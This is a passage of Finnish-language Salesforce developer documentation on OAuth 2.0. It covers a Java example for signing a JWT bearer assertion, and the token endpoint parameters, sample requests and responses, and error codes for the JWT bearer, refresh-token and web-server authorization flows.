En_CSjH2WV7ZlUwsKHgGfI7hzeEvVdfOjH9NuaJozxvhPF489Igw6cntPuT2V647JWi7ng
```

Seuraava Java-koodi on yksinkertainen esimerkki JWT Bearer -valtuuden laatimisesta:

```
import org.apache.commons.codec.binary.Base64;
import java.io.*;
import java.security.*;
import java.text.MessageFormat;

public class JWTExample {

    public static void main(String[] args) {

        String header = "{\"alg\":\"RS256\"}";
        String claimTemplate = "'{'iss\": \"{0}\", \"sub\": \"{1}\", \"aud\": \"{2}\", \"exp\": \"{3}\"}'";

        try {
            StringBuffer token = new StringBuffer();

            //Encode the JWT Header and add it to our string to sign
            token.append(Base64.encodeBase64URLSafeString(header.getBytes("UTF-8")));

            //Separate with a period
            token.append(".");

            //Create the JWT Claims Object
            String[] claimArray = new String[4];
            claimArray[0] =
"3MVG990xTyEMCQ3gNp2PjkqeZKxnmAiGlxV4oHh9AKL_rSK.BoSVPGZHQukXnVjzRgSuQqGn75NL7yfkQcyy7";
            claimArray[1] = "my@email.com";
            claimArray[2] = "https://login.salesforce.com";
            claimArray[3] = Long.toString( ( System.currentTimeMillis()/1000 ) + 300);
            MessageFormat claims;
            claims = new MessageFormat(claimTemplate);
            String payload = claims.format(claimArray);

            //Add the encoded claims object
            token.append(Base64.encodeBase64URLSafeString(payload.getBytes("UTF-8")));

            //Load the private key from a keystore
            KeyStore keystore = KeyStore.getInstance("JKS");
            keystore.load(new FileInputStream("./path/to/keystore.jks"),
"keystorepassword".toCharArray());
            PrivateKey privateKey = (PrivateKey) keystore.getKey("certalias",
"privatekeypassword".toCharArray());

            //Sign the JWT Header + "." + JWT Claims Object
            Signature signature = Signature.getInstance("SHA256withRSA");
            signature.initSign(privateKey);
            signature.update(token.toString().getBytes("UTF-8"));
            String signedPayload = Base64.encodeBase64URLSafeString(signature.sign());

            //Separate with a period
            token.append(".");

            //Add the encoded signature
```

```

        token.append(signedPayload);

        System.out.println(token.toString());

    } catch (Exception e) {
        e.printStackTrace();
    }
}
}

```

JWT Bearer -valtuuden käyttäminen

JWT Bearer -valtuudet tulisi lähettää POST-komennolla valtuuden pääte pisteeseen

<https://login.salesforce.com/services/oauth2/token>,

<https://test.salesforce.com/services/oauth2/token> tai, jos se otetaan käyttöön yhteisölle,

<https://acme.force.com/customers/services/oauth2/token> (jossa acme.force.com/customers on yhteisösi URL).

POST-lähetyksessä täytyy tarjota seuraavat parametrit:

- `grant_type`: `urn:ietf:params:oauth:grant-type:jwt-bearer`.
- `assertion`: JWT Bearer -valtuus.

Ylimääräiset vakioparametrit:

- `format`: Vastauksen muoto voidaan määrittää samalla tavalla kuin OAuth-kulussa käyttämällä `token`-parametria tai HTTP Accepts -otsikkoa.
- `scope`: Vaikutusalueita ei tueta kulussa. Tämän parametrin arvo on aikaisempien hyväksymisten vaikutusalueiden yhdistelmä.

Tässä on näyte valtuuspyynnöstä:

```

POST /services/oauth2/token HTTP/1.1
Host: login.example.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=eyJpc3MiOiAiM01WRz... [omitted
for brevity]...ZT

```

Palvelin vahvistaa tunnuksen

Kun pyyntö on vahvistettu, Salesforce lähettää vastauksen asiakkaalle. OAuth 2.0 JWT bearer -valtuuden kulun valtuusvastaukset noudattavat samaa muotoa kuin `authorization_code`-kulut, vaikka `refresh_token`-valtuutta ei koskaan myönnetä. JWT OAuth 2.0 bearer -vahvistuspyyntö tutkii käyttäjän puolesta kaikki aikaisemmat hyväksymiset, joihin sisältyy `refresh_token`. Jos vastaavia hyväksymisiä löytyy, hyväksytyjen vaikutusalueiden arvot yhdistetään ja `access_token` myönnetään (jonka "`token_type`" arvo on "`Bearer`"). Jos yksikään aikaisempi hyväksyminen ei sisällä `refresh_token`-valtuutta, hyväksyttyjä vaikutusalueita ei ole saatavilla ja pyyntö epäonnistuu valtuuttamattomana.

Jos olet ottamassa käyttöön yhteisölle, valtuuden pääte pisteen "`sfdc_community_id`"-arvo sisältää yhteisön tunnuksen, joka saattaa olla pakollinen Chatter REST API -pyynnöissä.

-  **Note:** Kun olet saanut `access_token`-arvon, voit välittää sen Bearer-valtuutena Authorization-pyyntöissä. Alla on esimerkki yhteisöjen REST API -kutsusta: <https://acme.force.com/customers/services/data/v32.0/> -H "`Authorization: Bearer`"

```
00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6
LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"
```

Virheet

Jos JWT bearer -valtuuden käsittelyssä tapahtuu virhe, palvelin vastaa vakiomuotoisella OAuth-virhevastauksella, joka sisältää virheen ja virheen kuvauksen sekä lisätietoja siitä, miksi valtuus ei ole käypä. Tässä on esimerkki virhevastauksesta:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error": "invalid_grant",
  "error_description": "Audience validation failed"
}
```

KATSO MYÖS:

[Sovellusten OAuth-todennus](#)

OAuth 2.0 -päivitysvaltuuden kulku

Kun kuluttajalle on myönnetty käyttöoikeus, hän voi käyttää päivitysvaltuutta saadakseen uuden käyttövaltuuden (istunnon tunnuksen). Tämä tehdään vasta, kun kuluttaja on vastaanottanut päivitysvaltuuden käyttämällä Web-palvelimen tai käyttäjäagentin kulkua. Kuluttajan tehtävä on määrittää, onko käyttöoikeusvaltuus enää voimassa ja milloin pyytää uutta. Bearer-kulkuja voidaan käyttää vasta, kun kuluttaja on saanut päivitysvaltuuden.

Alla on päivitysvaltuuden todennuskulun vaiheet. Lisätietoja kustakin vaiheesta on alla:

1. Kuluttaja käyttää olemassa olevaa päivitysvaltuutta [pyytäkseen uutta käyttöoikeusvaltuutta](#).
2. Kun pyyntö on vahvistettu, Salesforce [lähettää vastauksen](#) asiakkaalle.

Kuluttaja pyytää päivitettyä käyttöoikeusvaltuutta

Kuluttaja voi käyttää olemassa olevaa päivitysvaltuutta saadakseen uuden istunnon tarvittaessa.

Kuluttajan tulisi tehdä POST-pyyntö valtuuden päätepisteeseen seuraavilla parametreillä:

- `grant_type` — Arvon täytyy olla tälle kulle `refresh_token`
- `refresh_token` — Edellisen vaiheen päivitysvaltuus.
- `client_id` — Kuluttajan avain yhdistetyn sovelluksen määritelmästä.
- `client_secret` — Kuluttajan salaisuus yhdistetyn sovelluksen määritelmästä. Tämä parametri on valinnainen.
- `client_assertion` — sen sijaan, että välität `client_secret` voit valita `client_assertion` ja `client_assertion_type` syöttämisen. Jos `client_secret` parametria ei ole saatavilla, Salesforce tarkastaa arvot `client_assertion` ja `client_assertion_type` automaattisesti.

Arvon `client_assertion` on oltava tyypillinen JWT kantajatunnus, joka on allekirjoitettu OAuth asiakkaan lähettämällä yksityisavaimen sertifikaatilla. Vain RS256-algoritmia tuetaan. Lisätietoja parametrin `client_assertion` käyttämisestä löydät osiosta [OpenID Yhteysmäärittely](#) `private_key_jwt` asiakkaan todennusmenetelmille.

- `client_assertion_type` — Anna tämä arvo käyttäessäsi `client_assertion`-parametria.

Arvon `client_assertion_type` on oltava `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **kaikissa** versioissa.

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

- `format` — Oletettu palautusformaatti. Tämä parametri on valinnainen. Oletusarvo on `json`. Arvot ovat:
 - `urlencoded`
 - `json`
 - `xml`

Seuraava esimerkki pohjautuu kaistan ulkopuoliseen POST-runkoon valtuuden päätepiteeseen:

```
POST /services/oauth2/token HTTP/1.1
Host: https://login.salesforce.com/
grant_type=refresh_token&client_id=3MVG9lKcPoNINVBIPJjdwlJ9LLM82HnFVVX19KY1uA5mu0
QqEWhqKpoW3svG3XHrXDICQjKlmdgAvhCscA9GE&client_secret=1955279925675241571
&refresh_token=your token here
```

Parametrin `format` käyttämisen sijaan asiakas voi myös määrittää palautusformaatin hyväksyntäpyynnön otsikossa käyttämällä seuraavia:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Salesforce-palvelin lähettää vastauksen

Kun pyyntö on vahvistettu, Salesforce lähettää vastauksen asiakkaalle. Vastauksen runko sisältää seuraavat parametrit:

- `access_token` — Salesforce-istuntotunnus, jota voidaan käyttää Web-palvelujen API:n kanssa.
- `token_type` — Arvo on `Kantaja` kaikille vastauksille, jotka sisältävät käyttöoikeusvaltuuden.
- `instance_url` — URL, joka osoittaa käyttäjän organisaation instanssin. Esimerkki:
`https://omaInstanssi.salesforce.com/`.
- `id` — Tunnus-URL-osoite, jota voidaan käyttää käyttäjän tunnistamiseen ja käyttäjän lisätietojen noutamiseen. Lisätietoja on kohdassa [Tunnus-URL-osoitteet](#) sivulla 220.
- `sfdc_community_url` — Jos käyttäjä on Salesforce-yhteisön jäsen, yhteisön URL tarjotaan.
- `sfdc_community_id` — Jos käyttäjä on Salesforce-yhteisön jäsen, käyttäjän yhteisön tunnus tarjotaan.
- `signature` — Base64-koodattu HMAC-SHA256-allekirjoitus, joka on allekirjoitettu kuluttajan suojausavaimella, joka sisältää liitetyn tunnuksen ja `issued_at`. Tätä allekirjoitusta voidaan käyttää vahvistamaan, että tunnus-URL-osoitetta ei ole muokattu sen jälkeen, kun palvelin lähetti sen.
- `issued_at` — Allekirjoituksen luontiaika.

Alla on esimerkki JSON-vastauksesta Salesforcesta.

```
{ "id": "https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
  "issued_at": "1278448384422", "instance_url": "https://yourInstance.salesforce.com/",
  "signature": "SSSbLO/gBhmmYNUvN18ODBDfYHzakxOMgqYtu+hDPsc=",
  "access_token": "00Dx0000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0RNBaT1cyWk7T
rQoDjONIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4", "token_type": "Bearer", "scope": "id
api refresh_token" }
```

Alla on esimerkki XML-vastauksesta:

```
<OAuth>
  <access_token>00Dx0000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0RNB
    aT1cyWk7TrQoDjONIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4
</access_token>
```

```
<token_type>Bearer
</token_type>
<scope>id api refresh_token
</scope>
<instance_url>https://yourInstance.salesforce.com/</instance_url>
<id>https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P</id>
<issued_at>1278448101416</issued_at>
<signature>CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe+fVg=</signature>
</Oauth>
```

Alla on esimerkki URL-koodauksesta:

```
access_token=00Dx0000000BV7z%21AR8AQp0jITN80ESESj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2
ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4
&token_type=Bearer&scope=id%20api%20refresh_token
&instance_url=https%3A%2F%2FyourInstance.salesforce.com
&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx0000000BV7z%2F005x00000012Q9P
&issued_at=1278448101416
&signature=CMJ4l%2BCCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe%2BfVg%3D
```

Jos tämän vaiheen aikana ilmenee ongelmia, vastaus sisältää virheviestin seuraavilla osilla:

- error — Virhekoodi
- error_description — Virheen yksityiskohtainen kuvaus.
 - unsupported_response_type — ei-tuettu vastaustyyppi
 - invalid_client_id — virheellinen asiakkaan tunnistus
 - invalid_request — HTTPS vaaditaan
 - invalid_request — HTTP POST vaaditaan
 - invalid_client_credentials — virheellinen asiakkaan salaisuus
 - invalid_request — ei-tuettu salaisuustyyppi
 - invalid_grant — vanhentunut käyttöoikeus-/päivitysvaltuus
 - invalid_grant — IP-rajoitetut tai virheelliset kirjautumisajat
 - inactive_user — käyttäjä ei ole aktiivinen
 - inactive_org — organisaatio on lukittu, suljettu tai jäädytetty
 - rate_limit_exceeded — ylitettyjen kirjautumisten määrä
 - invalid_scope — pyydetty alue ei kelpaa, on tuntematon tai väärän mallinen

Alla on esimerkki virhevastauksesta:

```
{"error": "invalid_client_credentials", "error_description": "client secret invalid"}
```

KATSO MYÖS:

[Sovellusten OAuth-todennus](#)

OAuth-version 2.0 Web-palvelimen todennuksen kulku

Suojatulla palvelimella isännöivät sovellukset käyttävät Web-palvelimen todennuskulkua. Web-palvelimen kulun tärkeä osa on se, että palvelimen täytyy pystyä suojaamaan kuluttajien luottamuksellisia tietoja. Voit käyttää kulussa myös koodin haaste- ja vahvistinarvoja estääksesi valtuuttamattoman koodin salakuuntelun.

Alla on kuvaukset yksittäisistä vaiheista.

EDITION-VERSIOT

Käytettävissä: Salesforce Classicissa

Käytettävissä **kaikissa** versioissa.

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

1. Web-palvelin uudelleenohjaa käyttäjän Salesforceen todentamaan ja valtuuttamaan palvelimen [käyttämään tietoja käyttäjän puolesta](#).
2. Kun käyttäjä on hyväksynyt käyttöoikeuden, Web-palvelin [vastaanottaa callbackin](#), jossa on valtuutuskoodi.
3. Kun Web-palvelin on saanut valtuutuskoodin, se siirtää sen takaisin [saadakseen valtuusvastauksen](#).
4. Kun Salesforce on vahvistanut valtuutuskoodin, se [siirtää valtuusvastauksen takaisin](#). Jos virheitä ei ilmennyt, valtuusvastaus sisältää käyttöoikeuskoodin ja lisätietoja.
5. Kun valtuus on myönnetty, Web-palvelin käyttää niiden tietoja.

Kun Web-palvelin on saanut käyttöoikeusvaltuuden, se voi [käyttää käyttöoikeusvaltuutta](#) käyttääkseen Salesforce-tietoja loppukäyttäjän puolesta ja käyttää [päivitysvaltuutta](#) hankkiakseen uuden käyttöoikeusvaltuuden, jos se vanhenee jostain syystä.

Uudelleenohjaa käyttäjä käyttöoikeusvaltuutuksen saamiseksi

Jotta asiakassovellus saisi käyttäjältä valtuuden käyttää Salesforce-tietoja käyttäjän puolesta, se uudelleenohjaa käyttäjän selaimen vahvistuksen päätepisteeseen seuraavilla parametreillä.

- `response_type` — Arvon täytyy olla tälle kulle `code`.
- `client_id` — Kuluttajan avain yhdistetyn sovelluksen määritelmästä.
- `scope` — `scope`-parametrin avulla voit hienosäätää mihin asiakassovelluksella on käyttöoikeus Salesforce-organisaatiossa. Katso kohdasta [Alueparametriarvot](#) sivulla 216 pätevät parametrit.
- `redirect_uri` — URI, jota käytetään käyttäjän uudelleenohjaukseen hyväksynnän jälkeen. Tämän URI-osoitteen täytyy vastata tarkalleen jotakin yhdistetyn sovelluksen määritysten `Callback-URL`-kentän arvoa, tai muutoin hyväksyntä epäonnistuu. Arvon tulee olla URL-koodattu.
- `state` — Mikä tahansa tila, jonka kuluttaja haluaa lähetyttää takaisin callback-URL-osoitteeseen. Tämä parametri on valinnainen. Arvon tulee olla URL-koodattu.
- `immediate` — Määrittää, pyydetäänkö käyttäjää kirjautumaan sisään ja hyväksymään. Tämä parametri on valinnainen. Jos arvo on määritetty, sen on oltava `true` tai `false`. Oletusarvo on `false`. Huomaa:
 - Jos arvo on `true` ja jos käyttäjä on kirjautunut sisään ja hyväksynyt aiemmin `client_id`-parametrin, Salesforce ohittaa hyväksyntävaiheen.

- Jos arvo on `true` ja käyttäjä ei ole kirjautunut sisään tai hyväksynyt asiakassovellusta aiemmin, Salesforce lopettaa välittömästi `immediate_unsuccessful`-virhekoodilla.



Note: Tämä vaihtoehto ei ole käytettävissä Yhteisöt-ominaisuudelle.

- `code_challenge` — Määrittää valtuuspyynnön `code_verifier`-arvon SHA256-hajautusarvon auttaakseen estämään valtuuttamattomien koodien hyökkäyksiä. Myös tämän arvon täytyy olla base64url-suojattu kerran tässä kuvatulla tavalla: <https://tools.ietf.org/html/rfc4648#section-5>. Tämä parametri on pakollinen vain, jos `code_verifier`-parametri määritetään valtuuspyynnössä.
 - Jos `code_challenge`-arvo on tarjottu valtuutuspyynnössä ja `code_verifier`-arvo on tarjottu valtuuspyynnössä, Salesforce vertaa `code_challenge`-arvoa `code_verifier`-arvoon. Jos `code_challenge` on virheellinen eikä vastaa toista arvoa, kirjautuminen epäonnistuu virhekoodilla `invalid_request`.
 - Jos `code_challenge`-arvo on tarjottu valtuutuspyynnössä, mutta `code_verifier`-arvoa ei ole tarjottu valtuuspyynnössä, kirjautuminen epäonnistuu virhekoodilla `invalid_grant`.
- `display` — Muuttaa kirjautumis- ja valtuutussivujen ulkoasua. Tämä parametri on valinnainen. Ainoat Salesforce:n tukevat arvot ovat:
 - `page` — Koko sivun todennusnäyttö. Tämä arvo on oletusarvo, jos arvoa ei ole määritetty.
 - `popup` — Kompakti valintaikkuna, joka on tarkoitettu modernien web-selainten ponnahdusikkunaksi.
 - `touch` — Mobiililaitteille optimoitu valintaikkuna, joka on suunniteltu moderneille älypuhelimille, kuten Android ja iPhone.
 - `mobile` — Mobiililaitteille optimoitu valintaikkuna, joka on suunniteltu suppeammille älypuhelimille, kuten BlackBerry OS 5.
- `login_hint` — Tarjoaa kelvollisen käyttäjänimiä, jotta käyttäjänimi lisätään sisäänkirjautumissivulle etukäteen. Esimerkki: `login_hint=username@company.com`. Jos käyttäjällä on jo aktiivinen selainistunto, `login_hint` parametri ei tee mitään, vaan aktiivinen käyttäjäistunto jatkuu.
- `nonce` — Vaihtoehtoinen `openid` toiminta-alueen kanssa, käyttäjä-ID -varmenteen saamiseksi. Arvo palautetaan vastauksena ja se on käytännöllinen "toisto" -hyökkäysten havaitsemisessa.
- `prompt` — Määrittää miten valtuutuspalvelin kehottaa käyttäjää todennuksen ja hyväksymisen toistamiseksi. Tämä parametri on valinnainen. Salesforceen tukemat arvot ovat:
 - `login` — Valtuutuspalvelimen *täytyy* kehottaa käyttäjää todentamaan uudelleen, jolloin käyttäjän täytyy kirjautua sisään uudelleen.
 - `consent` — Valtuutuspalvelimen *täytyy* kehottaa käyttäjää hyväksymään uudelleen ennen kuin tietoja palautetaan asiakkaalle.
 - `select_account` — Jos olemassa, suorita jokin seuraavista toiminnoista.
 - Jos vihjeitä on käytettävissä 0 tai 1 ja käyttäjä on kirjautunut sisään, näytä hyväksymissivu pyytämättä häntä kirjautumaan sisään.
 - Jos vihjeitä on käytettävissä 0 tai 1 ja käyttäjä ei ole kirjautunut sisään, pyydä häntä kirjautumaan sisään.
 - Jos vihjeitä on käytettävissä enemmän kuin 1, näytä tilin valitsin.

Se voi välittää `login`- ja `consent`-arvot pilkulla erotettuna ja vaatia käyttäjää kirjautumaan sisään ja valtuuttamaan itsensä uudelleen. Esimerkki:

```
?prompt=login%20consent
```

Web-palvelin luo tavallisesti linkin tai lähettää HTTP-uudelleenohjauksen selaimelle käynnistääkseen kulun. Alla on esimerkki pyynnöstä valtuutuksen päätepisteeseen Web-palvelimen asiakkaalta:

```
https://login.salesforce.com/services/oauth2/authorize?response_type=code&client_id=3MVG91KcPoNINVbIPJjdwlJ9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDjKlmdgAvhCscA9GE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp&state=mystate
```

Jos käyttäjä on kirjautunut sisään, Salesforce uudelleenohjaa hänet hyväksyntäsivulle. Jos käyttäjä ei ole kirjautunut sisään, häntä pyydetään tekemään niin. Tämän jälkeen hänet uudelleenohjataan hyväksyntäsivulle, josta hän myöntää käyttöoikeuden sovellukseen. Jos käyttäjä on hyväksynyt käyttöoikeuden jo kerran, hänen ei tarvitse tehdä sitä uudelleen.

Web-palvelin vastaanotti callbackin

Kun käyttäjä hyväksyy käyttöoikeuden, hänet uudelleenohjataan kohdassa `redirect_uri` määritettyyn URI:iin ja pyynnön merkijonossa on seuraavat arvot:

- `code` — Valtuutuskoodi, jonka kuluttajan täytyy saada saadakseen käyttöoikeus- ja päivitysvaltuudet
- `state` — Hyväksyntävaiheeseen siirretty tila. Tätä arvoa ei sisällytetä, jos `state`-parametri ei sisällynyt alkuperäiseen kyselymerkkijonoon.

Jos käyttäjä on hyväksynyt käyttöoikeuden jo kerran, hänen ei tarvitse tehdä sitä uudelleen.

Alla on esimerkki `redirect_uri`-parametrin vastaanottaneesta pyynnöstä:

```
https://www.mysite.com/code_callback.jsp?code=aPrxsmIEeqM9&state=mystate
```

Jos käyttäjä ei hyväksy sovellusta, hänet uudelleenohjataan `redirect_uri`:iin ja pyynnön merkijonossa on seuraavat arvot:

- `error` — Arvo on `access_denied`.
- `state` — Hyväksyntävaiheeseen siirretty tila. Tätä arvoa ei sisällytetä, jos `state`-parametri ei sisällynyt alkuperäiseen kyselymerkkijonoon.

Esimerkki:

```
https://www.mysite.com/code_callback.jsp?error=access-denied&state=mystate
```

Jos tämän vaiheen aikana ilmenee virhe, vastaus sisältää virheviestin seuraavilla osilla:

- `error` — Virhekoodi
- `error_description` — Virheen yksityiskohtainen kuvaus.
 - `unsupported_response_type` — ei-tuettu vastautustyyppi
 - `invalid_client_id` — virheellinen asiakkaan tunnistus
 - `invalid_request` — HTTPS vaaditaan
 - `invalid_request` — HTTP GET vaaditaan
 - `invalid_request` — virheellinen `code_challenge` -Osoittaa, että `code_challenge`-arvo ei ollut käypä (esimerkiksi ei base64url-suojattu)
 - `invalid_request` — odottamaton `code_challenge` - Osoittaa, että kulku ei tue eikä odottanut `code_challenge`-parametriä
 - `access_denied` — loppukäyttäjä hylkäsi todentamisen
 - `redirect_uri_missing` — `redirect_uri` ei ole määritetty
 - `redirect_uri_mismatch` — `redirect_uri` ei vastaa yhdistetyn sovelluksen määrittymiä
 - `immediate_unsuccessful` — välittömästi virheellinen
 - `invalid_scope` — pyydetty alue ei kelpaa, on tuntematon tai väärän mallinen

- `state` — Hyväksyntävaiheeseen siirretty tila. Tätä arvoa ei sisällytetä, jos `state`-parametri ei sisällytynyt alkuperäiseen kyselymerkkijonoon.

Web-palvelin vaihtaa vahvistuskoodin käyttöoikeusvaltuuteen

Kun Web-palvelin on saanut valtuutuskoodin, se vaihtaa sen käyttöoikeusvaltuuteen.

Kuluttajan tulisi tehdä POST-pyyntö suoraan valtuuden päätepiteeseen seuraavilla parametreilla:

- `grant_type` — Arvon täytyy olla tälle kulle `authorization_code`
- `client_id` — Kuluttajan avain yhdistetyn sovelluksen määritelmästä.
- `client_secret` — Kuluttajan salaisuus yhdistetyn sovelluksen määritelmästä.
- `client_assertion` — sen sijaan, että välität `client_secret` voit valita `client_assertion` ja `client_assertion_type` syöttämisen. Jos `client_secret` parametria ei ole saatavilla, Salesforce tarkastaa arvot `client_assertion` ja `client_assertion_type` automaattisesti.

Arvon `client_assertion` on oltava tyypillinen JWT kantajatunnus, joka on allekirjoitettu OAuth asiakkaan lähettämällä yksityisavaimen sertifikaatilla. Vain RS256-algoritmia tuetaan. Lisätietoa parametrin `client_assertion` käyttämisestä löydät osiosta [OpenID Yhteysmäärittelyt](#) `private_key_jwt` asiakkaan todennusmenetelmille.

- `client_assertion_type` — Anna tämä arvo käyttäessäsi `client_assertion`-parametria.

Arvon `client_assertion_type` on oltava `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `redirect_uri` — URI, jota käytetään käyttäjän uudelleenohjaukseen hyväksynnän jälkeen. Tämän arvon täytyy vastata tarkalleen yhdistetyn sovelluksen määritelmän `Callback-URL`-kenttää, ja se on sama arvo kuin ensimmäisen uudelleenohjauksen lähettämä arvo. Lisätietoja on kohdassa [Uudelleenohjaa käyttäjä käyttöoikeusvaltuutuksen saamiseksi](#) sivulla 204.
- `code` — Valtuutuskoodi, joka saatiin callbackista hyväksynnän jälkeen.
- `code_verifier` — Määrittää 128 tavua satunnaista dataa, joka on tarpeeksi hajautunutta, että arvo on vaikea arvata ja auttaa estämään valtuuttamattomien koodien hyökkäyksiä. Myös tämän arvon täytyy olla base64url-suojattu kerran tässä kuvatulla tavalla: <https://tools.ietf.org/html/rfc4648#section-5>. Tämä parametri on pakollinen vain, jos `code_challenge`-parametri määritettiin valtuutuspyynnössä.
 - Jos `code_verifier`-arvo on tarjottu valtuutuspyynnössä ja `code_challenge`-arvo on tarjottu valtuutuspyynnössä, Salesforce vertaa `code_verifier`-arvoa `code_challenge`-arvoon. Jos `code_verifier` on virheellinen eikä vastaa toista arvoa, kirjautuminen epäonnistuu virhekoodilla `invalid_grant`.
 - Jos `code_verifier`-arvo on tarjottu valtuutuspyynnössä, mutta `code_challenge`-arvoa ei tarjottu valtuutuspyynnössä, kirjautuminen epäonnistuu virhekoodilla `invalid_grant`.
- `format` — Oletettu palautusformaatti. Tämä parametri on valinnainen. Oletusarvo on `json`. Arvot ovat:
 - `urlencoded`
 - `json`
 - `xml`

Alla on esimerkki kaistan ulkopuolelta lähetetystä POST-rungosta:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
grant_type=authorization_code&code=aPrxsmIEeqM9PiQroGEWx1UiMQd95_5JUJ
VEhsOFhS8EVvbfYBBJli2W5fn3zbo.8hojaNW_lg%3D%3D&client_id=3MVG91KcPoNI
NVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XhRXDiCQjK1mdgAvhCs
cA9GE&client_secret=1955279925675241571&
redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp
```

Parametrin `format` käyttämisen sijaan asiakas voi myös määrittää palautusformaatin hyväksyntäpyynnön otsikossa käyttämällä seuraavia:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Huomaa:

- Jokerimerkit sallitaan ylätunnisteissa. `/*` hyväksytään ja palauttaa JSON:in.
- Arvojen luettelo hyväksytään myös ja tarkistetaan vasemmalta oikealle. Esimerkki:
`application/xml,application/json,application/html,/*` palauttaa XML:n.
- `format`-parametri korvaa hyväksy pyyntö -ylätunnisteen.

Salesforce vastaa käyttöoikeusvaltuusvastauksella

Kun pyyntö on vahvistettu, Salesforce lähettää vastauksen asiakkaalle. Vastauksen runko sisältää seuraavat parametrit:

- `access_token` — Salesforce-istuntotunnus, jota voidaan käyttää Web-palvelujen API:n kanssa.
- `token_type` — Arvo on `Kantaja` kaikille vastauksille, jotka sisältävät käyttöoikeusvaltuuden.
- `id_token` — Salesforce-arvo, joka on [OpenID Connect -määritelmien mukainen](#). Tämä parametri palautetaan vain, jos `scope`-parametrissa on `openid`.
- `refresh_token` — Valtuus, jota voidaan käyttää myöhemmin [uusien käyttöoikeusvaltuuksien](#) (istuntojen) hankkimiseen. **Tämä arvo on salaisuus. Kohtele sitä käyttäjän salasanan tavoin ja suojaa se asianmukaisin keinoin.** Tämä parametri palautetaan vain, jos liitetty sovellus on asetettu vähintään alueella `refresh_token`.
- `instance_url` — URL, joka osoittaa käyttäjän organisaation instanssin. Esimerkki:
`https://omaInstanssi.salesforce.com/`.
- `id` — Tunnus-URL-osoite, jota voidaan käyttää käyttäjän tunnistamiseen ja käyttäjän lisätietojen noutamiseen. Lisätietoja on kohdassa [Tunnus-URL-osoitteet](#) sivulla 220.
- `sfdc_community_url` — Jos käyttäjä on Salesforce-yhteisön jäsen, yhteisön URL tarjotaan.
- `sfdc_community_id` — Jos käyttäjä on Salesforce-yhteisön jäsen, käyttäjän yhteisön tunnus tarjotaan.
- `signature` — Base64-koodattu HMAC-SHA256-allekirjoitus, joka on allekirjoitettu kuluttajan suojausavaimella, joka sisältää liitetyn tunnuksen ja `issued_at`. Tätä allekirjoitusta voidaan käyttää vahvistamaan, että tunnus-URL-osoitetta ei ole muokattu sen jälkeen, kun palvelin lähetti sen.
- `issued_at` — Allekirjoituksen luontiaika.

Alla on esimerkki Salesforceen vastauksesta:

```
{
  "id": "https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
  "issued_at": "1278448101416",
  "refresh_token": "5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKkDpB4xReb54_pZebnUG0h6Sb4KUVDPntWEofWM39yg=",
  "instance_url": "https://yourInstance.salesforce.com/",
  "signature": "CMJ41+CCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe+fVg=",
  "access_token": "00Dx0000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2ME_sTzZBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4",
  "token_type": "Bearer",
  "scope": "id api refresh_token"
}
```

Jos tämän vaiheen aikana ilmenee virhe, vastaus sisältää virheviestin seuraavilla osilla:

- `error` — Virhekoodi
- `error_description` — Virheen yksityiskohtainen kuvaus.
 - `unsupported_response_type` — ei-tuettu vastaustyyppi

- `invalid_client_id` — virheellinen asiakkaan tunnistus
- `invalid_request` — HTTPS vaaditaan
- `invalid_request` — HTTP POST vaaditaan
- `invalid_client_credentials` — virheellinen asiakkaan salaisuus
- `invalid_grant` — virheellinen valtuutuskoodi
- `invalid_grant` — IP-rajoitetut tai virheelliset kirjautumisajat
- `invalid_grant` — virheellinen `code_verifier` - Osoittaa, että `code_verifier`-arvo ei ollut käypä (ei base64url-suojattu tms.) eikä se ollut käypä vahvistin `code_challenge`-arvolle
- `invalid_grant` — odottamaton `code_verifier` - Osoittaa, että `code_challenge`-arvoa ei oltu määritetty ja siksi `code_verifier`-arvoa ei odotettu (mutta se oli määritetty)
- `redirect_uri_mismatch` — `redirect_uri` ei ole määritetty
- `redirect_uri_mismatch` — `redirect_uri` ei vastaa yhdistetyn sovelluksen määritystä
- `inactive_user` — pääkäyttäjä on määrittänyt käyttäjän ei-aktiiviseksi
- `inactive_org` — organisaatio on lukittu, suljettu tai jäädytetty
